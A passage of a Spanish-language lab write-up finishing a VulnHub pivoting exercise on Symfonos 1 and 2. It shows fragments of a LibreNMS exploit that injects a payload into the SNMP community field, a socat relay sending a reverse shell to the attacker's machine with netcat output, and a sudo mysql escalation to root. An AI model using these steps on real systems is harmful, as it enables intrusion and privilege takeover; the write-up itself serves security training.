Este es el payload que ejecuta el exploit. Vamos a buscar ahora donde es ejecutado.

```
def create_new_device(url):
    raw_request = {
        "hostname": hostname,
        "snmp": "on",
        "sysName": "",
        "hardware": "",
        "os": "",
        "snmpver": "v2c",
        "os_id": "",
        "port": "",
        "transport": "udp",
        "port_assoc_mode": "ifIndex",
        "community": payload,
        "authlevel": "noAuthNoPriv",
        "authname": "",
        "authpass": "",
        "cryptopass": "",
        "authalgo": "MD5",
        "cryptoalgo": "AES",
        "force_add": "on",
        "Submit": ""
    }
```


Este exploit crea un dispositivo nuevo, nos indica que valores se deben incluir e indica que el payload anterior es inyectado en community.

Finalmente, vemos como ejecutar el exploit.

```
def request_exploit(url):
    params = {
        "id": "capture",
        "format": "text",
        "type": "snmpwalk",
        "hostname": hostname
        }
```

Pues vamos a ello, de forma manual. Primero, vamos a explicar cómo vamos a ejecutar. La IP que vamos a la que vamos a dirigir el exploit es la IP 10.0.2.5 de Symfonos 1 en el puerto 5000 (Recordamos que Symfonos 1 y Symfonos 2 tienen comunicación en la red 10.0.2.0/24). Al mismo tiempo, queremos que la reverse Shell sea visible desde nuestra máquina de ataque, deberemos redigir todos los paquetes que lleguen al puerto 5000 de Symfonos a nuestra máquina de ataque. Esto lo hacemos con Socat.

Vamos a crear el dispositivo nuevo en LibreNMS.




Nos vamos ahora a la terminal de Symfonos 1 y configuramos Socat.


```
socat tcp-listen:6000,fork tcp:192.168.1.94:6000
```

De esta manera indicamos que todo el tráfico que reciba Symfonos 1 en el puerto 6000 sea redirigido al puerto 6000 de nuestra máquina de ataque. En nuestra máquina de ataque deberemos colocar netcat a la escucha en el puerto 6000.

Posteriormnte, volvemos a LibreNMS para realizar el proceso de ejecución. Clicamos sobre el icono  y seleccionamos Capture. Posteriormente, en la página abierta seleccionamos:



Posteriormente, clicamos sobre Run y ya deberíamos tener conexión remota desde nuestra máquina de ataque hacía Symfonos 2.

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting nc -lnvp 6000
listening on [any] 6000 ...
connect to [192.168.1.94] from (UNKNOWN) [192.168.1.17] 48666
/bin/sh: 0: can't access tty; job control turned off
$ whoami
cronus
$
```

Ya tenemos acceso desde nuestra máquina de ataque a Symfonos 2 con otro usuario, cronus.

8- Elevación de privilegios en Symfonos 2

Vamos a verificar si el nuevo usuario tiene perfil de usuario puede ejecutar comandos como sudo.

```
$ sudo -l
Matching Defaults entries for cronus on symfonos2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cronus may run the following commands on symfonos2:
    (root) NOPASSWD: /usr/bin/mysql
$
```


El usuario Cronus tiene acceso a mysql a través de sudo. Consultamos GTOBins para ver como elevar privilegios aprovechar esto.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo mysql -e '\! /bin/sh'
```

Entonces vamos a utilizar esto para elevar privilegios.

```
id
uid=0(root) gid=0(root) groups=0(root)
```

Ya tenemos privilegios máximos en Symfonos 2.

Finalizado el laboratorio de pivoting Symfonos 1 + Symfonos 2